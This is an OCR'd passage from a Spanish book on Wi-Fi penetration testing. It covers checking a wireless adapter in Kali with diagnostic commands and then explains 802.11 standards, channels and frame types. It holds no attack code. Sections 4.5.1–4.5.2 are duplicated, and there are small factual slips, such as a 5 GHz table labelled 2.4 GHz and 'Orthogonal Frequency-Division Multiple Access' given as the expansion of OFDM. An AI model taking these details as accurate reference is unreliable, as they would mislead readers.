
Debería poder ver la siguiente pantalla como resultado:

El uso de los dos comandos anteriores es el siguiente:

- **lsusb**: Enumera los dispositivos que están conectados al bus USB. Aquí, debería poder identificar si su adaptador inalámbrico es visto por el sistema operativo y, si es así, incluye una breve descripción del dispositivo. Debería poder identificar el chipset que está presente en el adaptador; en este ejemplo, está utilizando el chipset RTL8187.
- **iwconfig**: Se usa para configurar y ver los parámetros de las interfaces inalámbricas vistas por el sistema operativo. Aquí, puede subir y bajar las interfaces y ver en qué modo está funcionando la interfaz. Es importante tomar nota de la interfaz virtual que está asignada a este dispositivo, ya que se utilizará en casi todos los ejercicios. Normalmente, esto es **wlan0**, pero también puede ser **wlan1**, **wlan2**, etc., si dispone de más de un adaptador inalámbrico en el sistema.

A continuación, deberá verificar que todos los modos sean compatibles con el hardware y los controladores de su adaptador inalámbrico. Esto se puede lograr usando el comando `iw` en Kali:

```
iw phy phy0 info
```




El comando `iw` se usa para mostrar o manipular dispositivos inalámbricos y sus configuraciones. La opción `phy` le dice al comando que seleccione la interfaz por su dirección física. Esto es seguido por el identificador físico del dispositivo, `phy0` en este ejemplo. El comando `info` al final le dice a `iw` que muestre todos los detalles asociados con este adaptador inalámbrico en particular.

El comando devuelve mucha información, por lo que es posible que deba desplazarse hacia atrás en la lista para identificar qué modos de interfaz admite este adaptador inalámbrico. Como mínimo, debería ver **managed** y **monitor** que corresponden a administrado y monitor, los dos modos que se requerirán para ejecutar todos los procedimientos que seguirán.

Dependiendo de en qué parte del mundo se encuentre, es posible que encuentre redes inalámbricas que operan en diferentes frecuencias y en diferentes canales. Es una buena idea validar que su adaptador inalámbrico sea capaz de explorar todas estas frecuencias para que las redes inalámbricas no se pierdan durante su prueba de penetración. Esto se puede lograr ejecutando el comando `iwlist`:

```
#iwlist canal wlan0
```



El comando **iwlist** proporciona información detallada sobre las capacidades del adaptador inalámbrico. Este comando le permite enumerar muchos detalles sobre su dispositivo inalámbrico, incluidas las capacidades de cifrado, velocidad de transmisión, claves en uso y niveles de potencia. La opción anterior, canales, muestra los canales disponibles y las frecuencias disponibles para este adaptador inalámbrico. Este ejemplo muestra un adaptador de 2.4 GHz capaz de operar en 14 canales.

Resumen

Este capítulo se enfocó en comprender sólidamente los equipos de hardware que necesita para implementar sus pruebas de pentesting.

En el siguiente capítulo se definirán los principales conceptos en los que se basan las redes inalámbricas de área local basadas en el estándar 802.11 que van a servir para tener un mejor entendimiento de las aplicaciones de pentesting.

Capítulo 4

Fundamentos de redes inalámbricas

Antes de sumergirse en la parte práctica, es conveniente recordar los conceptos básicos del estándar 802.11 en que se basan las redes inalámbricas de área local (WLAN). Este capítulo incluye las siguientes secciones:

- Redes inalámbricas locales
- La Wi-Fi Alliance
- Estándares inalámbricos 802.11
- Bandas y canales de frecuencia de las redes WLAN
- Tramas, tipos y subtipos de 802.11
- Modos de operación
- Topologías de red inalámbricas
- Seguridad inalámbrica

4.1 Redes inalámbricas locales

Una red de área local inalámbrica, generalmente denominadas simplemente **WLAN**, es aquella en la que una serie de dispositivos (PC, impresoras, servidores y sus estaciones de trabajo, laptops, etc.) se comunican entre sí mediante emisiones radioeléctricas que se propagan a través del aire, sin necesidad de tendido del cable.

Se distinguen distintas tecnologías inalámbricas en función del área de cobertura de la red; de esta manera, la tecnología WLAN es aquella con área de cobertura en un entorno local. Algunos ejemplos de áreas de cobertura local o de área no extensa son: oficinas, empresas ubicadas en un solo edificio, hoteles, aeropuertos, universidades, colegios, etc.

Además, hay tecnologías que se clasifican en función de la frecuencia de las ondas emitidas como:

- **Infrarrojos**: comunicación mediante luz infrarroja que es la que está por debajo del rojo y que no somos capaces de ver. Se usa para mandos a distancia.
- **Bluetooth**: para distancias cortas.
- **Wi-Fi**: una red de área local (LAN) sin cables. Son las más empleadas en un rango de hasta 100 metros
- **Red móvil**: o banda ancha móvil para estar siempre conectado más allá de esos 100 metros.

El alcance de este libro cubre solo las tecnologías Wi-Fi para una cobertura local. Afortunadamente, se puede beneficiar del importante trabajo realizado por las áreas de ingeniería eléctrica e ingeniería de software, que reducen la complejidad de enviar mágicamente paquetes a través del aire y a grandes velocidades hasta algo manejable por los profesionales técnicos de diferentes carreras.

La estandarización de las redes WLAN propiciaron un rápido desarrollo de las redes WLAN en el mercado, lo que permite que los usuarios de estas redes disfruten de las ventajas y se vean afectados por las desventajas que se muestra en la tabla 4.1.

Tabla 4.1 Ventajas y desventajas de WLAN

Ventajas	Desventajas
❖ La instalación es rápida y fácil, y elimina los cables entre muros y techos. ❖ Es más fácil proporcionar conectividad en áreas donde es difícil colocar el cable. ❖ El acceso a la red puede realizar desde cualquier lugar dentro del rango del AP. ❖ Lugares públicos como aeropuertos, bibliotecas, universidades o cafeterías ofrecen conexión a Internet permanentes usando una LAN inalámbrica.	❖ La seguridad es el principal problema y podría no cumplir con las expectativas. ❖ A medida que crece el número de computadoras en la red, el ancho de banda (*bandwith*) se ve afectado. ❖ La mejora de Wi-Fi puede requerir nuevas tarjetas inalámbricas o AP. ❖ Algunos equipos electrónicos pueden interferir con las redes Wi-Fi. ❖ La velocidad es menor que en las redes cableadas.

Como se menciona, las WLAN son fáciles de implementar, e incluso los usuarios domésticos pueden comprar un AP y comenzar a trabajar en red con los dispositivos móviles disponibles, como, por ejemplo, laptops, teléfonos inteligentes y tabletas, con poca habilidad y en poco tiempo. Normalmente, solo es cuestión de conectar el AP y configurar correctamente sus dispositivos móviles, y la WLAN estará operativa en unos minutos.

En un entorno corporativo, las WLAN aplican muchos de los mismos principios que los de un usuario doméstico, aunque las consideraciones de complejidad y seguridad típicamente aumentarán linealmente según el tamaño de la implementación ya que las empresas tienen muchos AP y configuraciones para administrar. También tienen las mismas desventajas, siendo la principal el problema de la seguridad.

Una aplicación interesante es el **Hostspot** que proporciona acceso a Internet en lugares público como restaurantes, aeropuertos, bibliotecas, hoteles, hospitales, cafeterías, librerías, tiendas, supermercados, parques, etc. Gracias a la tecnología Wi-Fi.

4.2 Wi-Fi Alliance

El estándar 802.11 define un protocolo inalámbrico de capa de enlace (nivel 2) y es administrado por el Instituto de Ingenieros Eléctricos y Electrónicos (IEEE). Muchas personas piensan en Wi-Fi cuando oyen 802.11, pero no son exactamente lo mismo. Wi-Fi es un subconjunto del estándar 802.11, que es administrado por la Wi-Fi Alliance. Debido a que el estándar 802.11 es tan complejo y el proceso requerido para actualizar el estándar involucrado (es administrado por un comité), casi todos los principales fabricantes de equipos inalámbricos decidieron que necesitaban un grupo más pequeño y ágil dedicado a mantener la interoperabilidad entre fabricantes mientras promovían

la tecnología a través de esfuerzos de mercadeo. Esto resultó en la creación de la Wi-Fi Alliance.

La Wi-Fi Alliance es una organización sin ánimo de lucro con más de 200 empresas como miembros que testea y certifica equipos WLAN (o Wi-Fi) para garantizar la interoperabilidad entre los fabricantes; es decir, garantiza que todos los productos con un logotipo certificado de Wi-Fi trabajen juntos para un conjunto determinado de funciones. Esta institución es fundamental para llevar lo que hoy se conoce como Wi-Fi a los hogares y las empresas de todo el mundo. Dispositivos tales como computadoras personales, consolas de video juegos, teléfonos inteligentes, etc., usan Wi-Fi para conectarse a recursos de red, tales como la Internet, vía un AP de red inalámbrica.

De esta forma, si surge alguna ambigüedad con alguno de los estándares 802.11, la Wi-Fi Alliance define lo "correcto" que se debe hacer.


Los dispositivos y redes que utilizan el estándar 802.11 se conocen comúnmente como dispositivos **Wi-Fi™**, una marca registrada de la Wi-Fi Alliance y se etiquetan con el siguiente logo:

CERTIFIED

Nota

Wi-Fi se refiere a las redes locales inalámbricas (WLAN) que se basa en el estándar IEEE 802.11.

En el sitio web de la Wi-Fi Alliance se encuentra información sobre los productos certificados y qué funcionalidades ofrecen esos productos. A manera de ejemplo, en la siguiente figura se muestra la búsqueda del adaptador inalámbrico TL-WN722N.



4.3 Estándares inalámbricos 802.11

El estándar original 802.11 se aprobó en 1997. Posteriormente, hubo varias revisiones del estándar a través del tiempo que definen las frecuencias, velocidades de transmisión, ancho de banda y técnicas de difusión o modulación de las comunicaciones inalámbricas. Las más relevantes para los profesionales de seguridad inalámbrica, y en las que se enfocará este libro, son: 802.11a, 802.11b, 802.11g y 801.11n. La tabla 4.2 lista algunas de sus características más relevantes.

Tabla 4.2 Características de los estándares inalámbricos

Estándar	Frecuencia (GHz)	Velocidad máx. (Mbps)	Bandwith (MHz)	Modulación
802.11a	5	54	20	OFDM
802.11b	2.4	11	22	DSSS
802.11g	2.4	54	20	OFDM, DSSS
802.11n	2.4 o 5	288.8 600	20 40	OFDM

En la tabla anterior, DSSS (*Direct Sequence Spread Spectrum, por sus siglas en inglés*) indica "Espectro ensanchado por secuencia directa", y OFDM (*Orthogonal Frequency-Division Multiple Access*, por sus siglas en inglés) es "Multiplexación por división de frecuencias ortogonales". Estas tecnologías se refieren a cómo la radio asigna el ancho de banda para transmitir los datos por el aire. Nuevamente, el reconocimiento a los ingenieros de redes inalámbricas por incorporar esta complejidad en un estándar para que no necesariamente se tenga que saber exactamente cómo funciona el envío y recepción de paquetes de manera inalámbrica.

El estándar **802.11a** opera en el rango de frecuencia de 5 GHz mientras que el **802.11b/g** lo hace en el rango de frecuencia de 2.4 GHz, que es, de lejos, el más utilizado por las redes Wi-Fi hoy en día. En cambio, el estándar **802.11n** soporta ambas bandas de frecuencia y es compatible con las otras especificaciones 802.11.

El alcance de la señal Wi-Fi depende del estándar usado, de la potencia del dispositivo que transmite y de la presencia de obstáculos físicos e interferencias de radio. Para dispositivos Wi-Fi comunes, normalmente varía desde un máximo de 20-25 metros en el interior hasta 100 metros y más al aire libre.

El rendimiento máximo, es decir, la velocidad máxima para transmitir datos, del estándar 802.11 varía desde los 11 Mbps del estándar 802.11b hasta los 600 Mbps del estándar 802.11n.

4.4 Bandas y canales de frecuencia de las redes WLAN

Las redes WLAN funcionan en dos bandas de frecuencia:

- Banda de 2.4 GHz.
- Banda de 5 GHz.

En ninguna de las dos bandas se requiere licencia para su utilización. Ambas bandas están designadas para aplicaciones ISM (Industry, Science and Medical) o, en español, ICM (Industrial, Ciencia y Médica).

Cada banda de frecuencia se subdivide en múltiples canales, que son subconjuntos que incluyen pequeños rangos de frecuencia. La banda de 2.4 GHz se divide en 14 canales distintos, pero no todos ellos se utilizan siempre. La mayoría de los países permite típicamente solamente un subconjunto de estos canales, mientras que algunos países permiten todos los canales.

Por ejemplo, Estados Unidos permite los canales del 1 al 11, mientras que Japón permite todos los 14 canales. De hecho, cada país ha establecido su propio dominio regulatorio (*regdomain*), un conjunto de reglas que define la asignación del espectro radioeléctrico para la transmisión inalámbrica. Los dominios regulatorios también definen los valores máximos permitidos de potencia de transmisión.

A medida que se captan paquetes de forma inalámbrica desde el aire, el concepto de canales entrará en juego. El término canal se refiere a una frecuencia específica dentro del espectro de frecuencia de 2.4 GHz o 5 GHz que las radios inalámbricas en el AP y el cliente han negociado o se les ha dicho que deben usar para la comunicación de los datos entre ellas. Esto es similar al canal en su televisor, piense aquí en un modelo analógico, donde la estación transmite a una frecuencia específica y el televisor está configurado para recibir esa frecuencia específica al sintonizarla en un canal específico. Si ambos lados están configurados para hablar en el mismo canal, entonces la comunicación entre los dos dispositivos puede continuar.

A continuación, se detallan las características de las dos bandas.

4.4.1 Banda de 2.4 GHz

La banda de 2.4 GHz se usa comúnmente para despliegues inalámbricos debido a su alcance y soporte para muchos protocolos Wi-Fi comunes, como 802.11b, g y n. Normalmente lo encontrará utilizado exclusivamente en su red objetivo o como coresidente con el espectro de 5 GHz en AP de modo dual.

La banda de 2.4 GHz para uso en redes WLAN consta del siguiente rango de frecuencia:

2.4 GHz–2.484 GHz

La tabla 4.3 enumera los canales y las frecuencias asociadas con las que se encontrará cuando realice su prueba de penetración inalámbrica. Se utilizarán estos números de canal en los capítulos siguientes a medida que configura sus capturas y define los canales para sus AP virtuales.

Tabla 4.3 Canales usados en el espectro de 2.4 GHz

Canal	Frecuencia (MHz)	Canal	Frecuencia (MHz)
1	2412	8	2447
2	2417	9	2452
3	2422	10	2457
4	2427	11	2462
5	2432	12	2467
6	2437	13	2472
7	2442	14	2484

El ancho de banda por canal en la banda de 2.4 GHz es de 22 MHz y la separación entre canales es de 5 MHz. En América del Norte, solo se utilizan los canales 1-11, mientras que, en la mayoría del mundo, se utilizan del 1 al 13. El canal 14 solo se usa en Japón bajo el protocolo 802.11b. Estos mismos canales se aplican si su interfaz inalámbrica usa 802.11b, 802.11g o 802.11n.

En el próximo capítulo, al analizar el escaneo inalámbrico, se podrá configurar en qué canal se comunica el AP y el cliente utilizando la aplicación **airmon-ng**.

4.4.2 Banda de 5 GHz

La banda de 5 GHz para uso en redes WLAN consta del siguiente rango de frecuencia:

5.15 GHz–5.825 GHz

La banda de 5 GHz es masiva y varía mucho en su implementación dependiendo de en qué parte del mundo esté operando. Fundamentalmente, oscila entre el canal 36 a 5180 MHz y el canal 165 a 5825 MHz; sin embargo, algunas partes del mundo usan frecuencias que van hasta 4915 MHz, y los canales van de 7 a 196. Los canales y frecuencias más comunes se representan la tabla 4.4. Sin embargo, debe hacer referencia a los estándares que están en uso en su país antes de realizar una evaluación de seguridad inalámbrica, ya que el rango podría expandirse en su área.

Tabla 4.4 Canales usados en el espectro de 2.4 GHz

Canal	Frecuencia (MHz)	Canal	Frecuencia (MHz)
36	5180	112	5560
40	5200	116	5580
44	5220	132	5660
48	5240	136	5680
52	5260	140	5700
56	5280	149	5745
60	5300	153	5765
64	5320	157	5785
100	5500	161	5805
104	5520	165	5825
108	5540		

Los mismos principios entran en juego cuando captura el tráfico de las redes 802.11a u 802.11n que se ejecutan a 5 GHz, como lo hacen a 2.4 GHz. Las herramientas provistas por Kali le permitirán especificar la frecuencia con la que su adaptador inalámbrico está escuchando por el número de canal asociado. Identificará el canal por el que el cliente y el AP se comunican y, luego, configurará su captura en consecuencia.

Nota

Sobre los canales Wi-Fi.

Para obtener más información sobre dominios regulatorios y canales Wi-Fi, consulte el recurso en Wikipedia en https://en.wikipedia.org/ wiki/List_of_WLAN_channels.

4.5 Tramas, tipos y subtipos de 802.11

En redes, una trama es una unidad de envío de datos. Según el modelo OSI, es el equivalente del paquete de datos, descrito en el nivel de enlace de datos.

Nota


En esta sección, verá las tramas inalámbricas 802.11. Si está familiarizado con las tramas Ethernet (LAN) 802.3 para redes cableadas, notará inmediatamente las diferencias al compararlas con las tramas WLAN.

4.5.1 Formato de una trama 802.11

El formato genérico de una trama 802.11 se compone de las siguientes tres secciones:

- **Encabezado MAC**: Contiene cuatro campos:
  - Control de trama (*Frame Control*),
  - duración (*Duration*),
  - direcciones (*Address1 - Address4*) y
  - control de secuencia (*Sequence Control*).
- **Cuerpo de la trama** (**Payload)**: Está constituido por los datos útiles, en este caso la MSDU proveniente de la subcapa LLC.
- **Frame Check Sequence (FCS):** Verifica la integridad de la trama. Se agrega para añadir robustez; es decir, para que se pueda verificar que la información que se recibe al llegar al destino no esté corrupta.

Su formato se muestra en el siguiente diagrama:



4.5.2 Clasificación de las tramas

El estándar 802.11 define varios tipos de tramas cada una de las cuales tiene un objeto específico. Por ejemplo, existen tramas especiales para funciones como: anunciar los puntos de acceso, asociar estaciones, autenticar clientes y otras funciones.

Cada trama contiene distintos campos de control, que incluyen aspectos como el tipo de trama, si WEP está activo, si está activo el ahorro de energía, la versión del protocolo 802.11. Una trama 802.11 también incluye las direcciones MAC de origen y destino, un número de secuencia, un campo de control y el campo de datos.


El campo control de trama (*frame control*) se subdivide en varios campos, entre los que destacan los campos **Tipo** y **Subtipo**. El estándar 802.11 define tres tipos de tramas:

4.5.1 Formato de una trama 802.11

El formato genérico de una trama 802.11 se compone de las siguientes tres secciones:

- **Encabezado MAC**: Contiene cuatro campos:
  - Control de trama (*Frame Control*),
  - duración (*Duration*),
  - direcciones (*Address1 - Address4*) y
  - control de secuencia (*Sequence Control*).
- **Cuerpo de la trama** (**Payload)**: Está constituido por los datos útiles, en este caso la MSDU proveniente de la subcapa LLC.
- **Frame Check Sequence (FCS):** Verifica la integridad de la trama. Se agrega para añadir robustez; es decir, para que se pueda verificar que la información que se recibe al llegar al destino no esté corrupta.

Su formato se muestra en el siguiente diagrama:



4.5.2 Clasificación de las tramas

El estándar 802.11 define varios tipos de tramas cada una de las cuales tiene un objeto específico. Por ejemplo, existen tramas especiales para funciones como: anunciar los puntos de acceso, asociar estaciones, autenticar clientes y otras funciones.

Cada trama contiene distintos campos de control, que incluyen aspectos como el tipo de trama, si WEP está activo, si está activo el ahorro de energía, la versión del protocolo 802.11. Una trama 802.11 también incluye las direcciones MAC de origen y destino, un número de secuencia, un campo de control y el campo de datos.

El campo control de trama (*frame control*) se subdivide en varios campos, entre los que destacan los campos **Tipo** y **Subtipo**. El estándar 802.11 define tres tipos de tramas:

a. Tramas de gestión

Estas tramas coordinan la comunicación entre los AP y los clientes en una LAN inalámbrica. Son probablemente los más interesantes para los atacantes ya que controlan la administración de la red.

Nota

En una red cableada, una estación cliente puede conectarse directamente a la red usando un cable de red conectado a al puerto de un switch. En una red inalámbrica, dado que el concepto de cables no existe, se debe establecer un mecanismo para proporcionar al cliente la misma funcionalidad de "enchufar y desconectar". Con la ayuda de las tramas de gestión, la estación cliente realiza una acción similar a la de conectar y desconectar cables, pero que es compatible con una conexión inalámbrica.

Las tramas de gestión incluyen los siguientes subtipos:

- **Tramas beacon (baliza)**: Se utilizan para difundir la presencia y la configuración básica de un AP a las estaciones clientes en su radio de cobertura**.** Las estaciones pueden obtener lista de AP disponibles buscando tramas beacon continuamente en todos canales 802.11. Las tramas beacon contienen la información necesaria para identificar las características de la red y poder conectar con el AP deseado.
- **Tramas probe request:** Estas son enviadas por los clientes para detectar la presencia de AP o un específico AP al cual conectarse.
- **Tramas probe response**: Estas son enviadas por el AP en respuesta a las tramas probe request, que contienen información sobre la red.
- **Tramas de solicitud de autenticación**: Estas son enviadas por los clientes para empezar la fase previa de autenticación para conectarse a un AP.

Nota

